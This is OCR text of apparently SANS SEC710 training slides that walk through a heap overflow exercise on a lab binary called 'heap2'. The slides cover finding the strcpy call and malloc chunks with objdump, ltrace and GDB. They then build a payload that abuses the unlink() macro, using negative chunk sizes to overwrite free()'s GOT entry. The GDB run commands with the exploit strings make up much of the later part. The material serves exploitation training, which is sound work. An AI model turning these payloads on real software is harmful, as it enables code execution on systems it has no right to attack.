
First we use the "file" tool to get information about the program. The "file" tool attempts to determine as much as possible about files and programs. It uses a combination of tests to determine information about the file, including magic numbers, file system checks and language tests as per the manual page. As you can see from the slide, the "heap2" program is a 32-bit ELF executable, dynamically linked, and stripped of symbol information. If we pull up the program in GDB and attempt to disassemble the main() function, we get the response saying, "No symbol table is loaded." This is not what we want to see, but is not uncommon. Most closed source applications will be stripped of this information. There are multiple reasons an author will strip the program, such as decreasing the size and increasing the difficulty of reverse engineering the program. Malware authors will commonly strip binaries amongst other techniques, such as packing and encrypting, in order to also increase the difficulty in reversing the program.



Exercise: The "heap2" Program (5)

We must now gather information before heading back to GDB for help. Fortunately we have other tools in our arsenal to help us get this information. Let's first use the tools that will help us know where in memory to set breakpoints in GDB. Using the tool objdump we will be able to disassemble the program and get a dump of the code segment. amongst others. Let's first check and see if we can learn what function is copying our data into the stack or heap. For this we will use the command, "objdump –R ./heap2" and analyze the results.

We can learn two quick things from the results of our command. First, we see that the malloc() function is being used. This tells us that this program utilizes the heap for some data. We cannot determine with the information we have so far that the buffer we are generating the segmentation fault on is using the heap, but it is quite possible. We also see that strcpy() is the only function that could be used to copy the data into the buffer, barring the author of the tool has not created some internal function to copy the data (internal meaning a function that was coded by the author and included with the program.) This program would not require a C library function on the system executing the program.



Exercise:
The "heap2" Program (6)
• The Procedure Linkage Table (PLT)
[root@localhost deadlist]# objdump -d -j .plt ./heap2 |grep 9710
objdump: ./heap2: no symbols
804836c: ff 25 10 97 04 08 jmp *0x8049710
[root@localhost deadlist]#
[root@localhost deadlist]# objdump -d -j .text ./heap2 |grep 836c
objdump: ./heap2: no symbols
804850a: e8 5d fe ff ff call 0x804836c
[root@localhost deadlist]# ltrace ./heap2 2>&1 |grep malloc
malloc(512) = 0x08049728
malloc(512) = 0x08049930
malloc(512) = 0x08049b38
malloc(512) = 0x08049d40
SANS SEC710 - © 2011

Exercise: The "heap2" Program (6)

We now issue the command, "objdump –d –j .plt ./heap2 |grep 9710" to locate the address that will be called to use the strcpy() function. We will need this address in order to locate the memory address of when the strcpy() function copies our data into memory. This is because the binary has been stripped and, therefore, the function name will not be printed for us. As you can see in the result on the top image above, the address 0x804836c inside the PLT has an opcode to jump to the pointer located at 0x8049710.

Running the command, "objdump –d –j .text ./heap2 |grep 836c" gives us the results in the second image. This command tells objdump to look in the .text segment of the heap2 program and filter the results to only include lines that match the value 836c, the last four hex values of the strcpy() address within the PLT. We now see that the address we want to set a breakpoint for is 0x804850a. This should allow us to view memory when our data is copied into memory with the strcpy() function.

Using the command, "ltrace ./heap2 2>&1 |grep malloc" we can view the memory allocations made by the malloc() function. This is shown on the third image. We can see that there are four chunks allocated by malloc() with a size of 512 bytes each. We also see that the top chunk starts at 0x08049728. This is probably a good spot to look at once the strcpy() function has copied our data into memory. If you run the ltrace command on the heap2 program by itself you will also notice that the memset() function has been used and fills all of the bytes with the same characters. This is often done to clear the contents of memory for protection. For our use, it should provide us with some good visibility into memory and allow us to see the layout.




Exercise: The "heap2" Program (7)

With the information we've gathered so far, let's fire the program back up in GDB and attempt to see what is going on in memory. For the record, we now know that:

- Four heap buffers are allocated with the malloc() function.
- Each buffer is 512 bytes.
- The address to break for the call to the strcpy function is 0x804850a.
- Our first heap buffer is allocated at 0x8049728.


First, let's set a breakpoint at 0x804850a, the call to strcpy(), which is after all of the buffers have been allocated and memset has filled them. Do this by typing in "break *0x804850a" inside of GDB. As you can see in the top image, by running the program with "run `python –c 'print "F"*512'`" the strcpy() function is confirmed to be at 0x804850a. We also see the hex value 0x00000209 located at the address 0x8049724. If you remember from our earlier discussion of heaps, subtracting four from the pointer returned by malloc() takes you to the size field. This is the field that tells us the size of our current chunk. We already know that the buffers are each 512 bytes. Using the command "echo $[16#209]", we get the result 521 in decimal. You can also use printf() to perform this hex-to-decimal calculation. This is the requested buffer size of 512 bytes + 4 bytes for the size field, which comes to 516 and then 4 more bytes of padding to hit the next DWORD boundary, which brings us to 520 bytes.

There is one remaining byte bringing us to 521, which is used to determine if the previous chunk is in use or not. Again, the size of the buffer requested is always increased by four bytes to compensate for the size field and then padded out to the next double word boundary. The reason for this padding is to ensure that the three lowest-order bits are always available and set to 0. If the value of the lowest order byte is 0, the prior chunk is not in use, and if the value of the lowest order byte is set to 1, then the previous chunk is in use. If the chunk is not in use, the size of the previous chunk can be found at the current chunk's address -8 bytes. In the example above, the lowest order byte is set, bringing the value to 521 bytes. Again, this means that the previous chunk is in use and as such, there will not be a previous chunk size stored at -8 bytes front the current chunk's address.



Exercise: The "heap2" Program (8)

We now need to fire up GDB with the heap2 program again. First, using the information obtained from the objdump of the .text segment, we can see that the address of the instruction following the strcpy() of our data into the buffer is at 0x804850f. At this point it is safe to assume our supplied data will have been copied into the buffer. We can use that breakpoint to locate which buffer out of the four allocated contains our data. We next run the program with, "run `python –c 'print"F"*512'`" and hit our breakpoint. I have chosen the character "F" to fill the buffer with, as we earlier saw that the memset() function has already used the letters A, B, C and D. The hexadecimal equivalent of the letter "F" is 0x46 and is the value for which we will be looking. At the breakpoint, we simply look through the buffer addresses given to us in the earlier ltrace command. It so happens that the second buffer is located at 0x8049930. We can see our 512 F's have been copied into memory at this location.




Exercise: The "heap2" Program (9)

We are now at the point where we want to understand what is happening on the heap. You may have noticed when running "objdump –R" on the heap2 program that the free() function was listed in the relocation section. Let's go back to ltrace and issue the command, "ltrace ./heap2 AAAA 2>&1 |grep free" and analyze the results. We see that the free() function is called twice, freeing two chunks of memory. The first call to free() gives the address of the third chunk allocated at address 0x8049b38 and the second call to free() gives the address of the first chunk allocated by malloc(). Since we already know that the our data is copied to the second chunk, we can infer that this is why we had a segmentation fault when trying to write 600 A's. It seems that any data copied over 512 bytes long overwrites the prev_size field, as well as the size field and data of the third chunk. When free() is called to free the third chunk, the prev_size and other fields are invalid as we overwrote them with A's.


Let's confirm this by trying to write 524 bytes into the second buffer. Inside GDB we will enter the command, "run `python –c 'print"A"*524'` and see if we cause a segmentation fault. Sure enough, we caused a segmentation fault within the _int_free() function. During the free() and unlink() process, the EDX register holds the destination of where the address stored in EAX will be written. In our example, the address stored in EDX is 0x41414141, which is of course invalid.

During the normal free() process, the address of the chunk to be freed is passed to the free() function. The free() function then checks to see if the prev_inuse bit is clear or set. If it is clear, free will grab the value held at the chunk pointer -8 bytes to obtain the size of the previous chunk that had earlier been freed. This size will be subtracted from the current chunk pointer to locate its address in memory. At this point the memory of the current chunk is freed and the unlink() macro is called to combine the adjacent chunks into one big chunk. Unlink will grab the forward and backward pointers from the previous chunk and update the doubly-linked list accordingly. If only one chunk has been freed so far, the forward and backward pointers most likely point into the main_arena. This would imply that there are no additional

chunks available to be assigned out of a bin, and additional memory requests on the heap will need to call the morecore() function. In our program, the third chunk is freed first, followed by the freeing of the first chunk. In this situation, the first chunk's backward pointer will point into the main_arena, and its forward pointer will point to the third chunk. The third chunk's backward pointer will point to the first chunk that was already freed, and its forward pointer will point into the main_arena.


Exercise:
The "heap2" Program (10)
• Let's walk through this one...
(gdb) run `python -c 'print "A" *512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD"
+ "AAAA" + "BBBB"'`
prev_size of -4 | chunk size of -16
Starting program: /home/deadlist/heap2 `python -c 'print "A" *512 + "\xfc\xff\xff\xff"
+ "\xf0\xff\xff\xff" + "PADD" + "AAAA" + "BBBB"'`
You entered: AAAA


```
#define unlink(P, BK, FD) { \
                    FD = P->fd;
                    BK = P->bk;
                    FD->bk = BK;
                    BK->fd = FD;
}
```



What Does this Look Like in Memory?

On this slide, the results of the command issued on the last slide is analyzed in memory. The top image shows the layout at the end of chunk 2 and the start of chunk 3. As you can see, the 0x42424242 pattern is the result of the memset() function initializing chunk 2 with all B's. At memory address 0x8049b30, chunk 3 starts. The first DWORD at this address is the prev_size field. It is set to 0x0000000 as the chunk adjacent to itself at lower memory is currently in use. The next DWORD is the current chunks size field. It is set to 0x209, which is 521 in decimal. The original allocation request was for 512 bytes; however, to compensate for chunk header data and word alignment it was padded out by malloc(). The lowest order binary digit is set in the value 0x209, meaning that the prev_inuse bit is set. This means that the chunk adjacent to itself at lower memory is currently in use and will not be considered for coalescing. Following the prev_size field is the data portion of the chunk, initialized to the pattern 0x43434343 by memset().


The second image on the slide shows the same location on the heap, after our command was issued. As you can see, the value 0xfffffffc (-4) has been written to the prev_size field and 0xfffffff0 (-16) written to the size field of chunk 3. Changing the prev_size field to an even value zeros out the prev_inuse bit, telling free() that the chunk behind it is not in use. This is what triggers the call to unlink(). Normally, the value held in the prev_size field would be a positive value. This value would be taken by unlink() and subtracted from the current chunks address in order to update the adjacent chunks forward and backward pointers. By supplying it a negative value, we are actually telling unlink() to jump forward instead of backwards. In our case, we are telling unlink() that the prior chunk actually starts 4-bytes forward. As a result, unlink expects to see the forward pointer at +8 bytes and the backward pointer at +12 bytes. This is labeled as FD and BK on the second image.



Exercise: The "heap2" Program (11)

As we saw earlier when using ltrace to analyze the program, the free() function is called twice. We've learned that the first time free() is called, we can overwrite the forward and backward pointers and trick it into taking in our supplied values for EDX and EAX. What if there was an area in memory we can write to that will allow us to eventually take control? Well, fortunately for our purposes in this course, there is a way. The Global Offset Table (GOT) is writable, and we should be able to overwrite the entry for the free() function, tricking the program to redirect to our supplied address during the second call to free(). We should be able to overwrite any function in the GOT, so long as it is called after we perform our overwrite. For example, if the exit() function is called after we abuse unlink(), we could overwrite its entry and gain control when the program attempts to exit. Since we know that free() is called twice, let's stick with that for now.

In the first image on this slide, we see the address of free within the GOT at 0x08049708. If we view that entry with GDB, we see that the address 0x08049708 points us to 0x420749b0. Looking at that address, we see it is the beginning of the actual free() function after resolution.


Exercise:
The "heap2" Program (12)
• Overwriting the GOT entry for free()
(gdb) run `python -c 'print "A" *512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD" + "\xfc\x96\x04\x08" + "AAAA"'`
Starting program: /home/deadlist/heap2 `python -c 'print "A" *512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD" + "\xfc\x96\x04\x08" + "AAAA"'`
...
Program received signal SIGSEGV, Segmentation fault.
0x42074008 in _int_free () from /lib/i686/libc.so.6
(gdb) x 0x8049708
0x8049708 <_IO_stdin_used+4452>: 0x41414141
free()'s entry is overwritten!
• Next part gets a bit tricky. Pay close attention
– We have to create some fake chunk headers and compensate for some other issues
SANS SEC710 - © 2011


Exercise: The "heap2" Program (12)

Let's try to see if we can overwrite free()'s entry in the GOT. For this we will use our earlier command, but change the destination to free()'s entry in the GOT -12 bytes. We are subtracting 12 bytes, as unlink() thinks it is writing a backward pointer, and this value is located exactly 12 bytes following the chunk header. The command we will use is:

run `python –c
'print"A"*512+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"PADD"+"\xfc\x96\x04\x08"+"AAAA"'`

We've left everything pretty much the same except we changed the four A's for the forward pointer to address of free()'s entry in the GOT – 12 bytes. We also changed the backward pointer to be "AAAA," which if successful, will write 0x41414141 into free()'s entry in the GOT. As you can see on the first image on this slide, we have successfully overwritten free()'s entry in the GOT to 0x41414141. Your mind should now be thinking, "Well we should change 0x41414141 to an address of an area we control and execute our shellcode!"

